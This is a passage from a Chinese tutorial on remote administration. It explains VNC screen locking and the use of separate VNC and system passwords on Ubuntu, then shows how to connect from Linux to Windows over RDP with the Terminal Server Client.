


图8

看到这儿，相信许多读者肯定会有疑问，怎么还要求输入密码呢？其实在这里输入的系统的登录密码，这就是刚才为什么要把“断开连接时锁住屏幕”选项勾上的原因了，锁住屏幕后输入系统密码才可以继续管理，类似于启用了双密码的功能。对VNC有所了解的朋友都知道，VNC的密码可以通过一些特别的方法得到，这样的话，如果某位黑客得到了VNC的密码，结果连接后却发现还要输入系统的密码才行，那他肯定要郁闷了。这也就是要求大家把VNC的密码和系统登录密码设置成不一样的原因。大多数入侵者看到还要输入系统密码肯定会先使用VNC密码试一试，如果你把两个密码设置成了一样，那么双密码保险功能就等于废掉了，入侵者就可以直接进入系统进行控制操作了，但是如果你VNC的密码和系统密码设置的不一样，那么入侵者也只能束手无策了。

我们输入系统的登录密码，点击“解锁”后就能看到系统的桌面了，这样我们就可以在VNC下管理自己的服务器了，如图9。




图9

不过UBUNTU的“断开连接时锁住屏幕”这种智能机制有些时候也会很不智能（UBUNTU不知道判断断开连接的机制出了什么问题，导致有时会不锁屏），所以建议大家在VNC管理结束后要手工进行锁屏操作。手动锁屏操作是这样的，先单击右上角的那个电源图标，接着会出现很多选项，选择中间的“锁定屏幕”选项即可锁定屏幕了，如图10。




图10

三、Linux下对Windows主机进行远程管理

介绍完了Windows下对Linux主机的远程管理后，接下来我再介绍Linux下对于Windows系统的管理。经常使用3389终端服务的小菜应该都知道，Windows下的3389是以RDP协议运行的，并且它的名字叫“远程桌面连接”，而Linux下的对于Windows的远程桌面连接叫“终端服务客户端”。我们打开主菜单下的“应用程序”，选择其中的“互联网”，然后再选择子菜单中的“终端服务客户端”，如图11，赶紧打开看看吧，打开后我们就会发现它跟“远程桌面连接”非常像，如图12。

在“计算机”一栏中填写远程Windows系统的IP地址或域名，“协议”一定要选择“RDP”协议（3389使用的是RDP协议），“用户名”和“密码”栏可写可不写，如果在这里不填写的话，点击连接后就会进入传统的3389的远程登录界面，如图13。而如果连接前在这里填写了用户名和密码的话，那么它就会跳过传统的3389登录的步骤，直接进入远程桌面了，如图14。




图11




图12

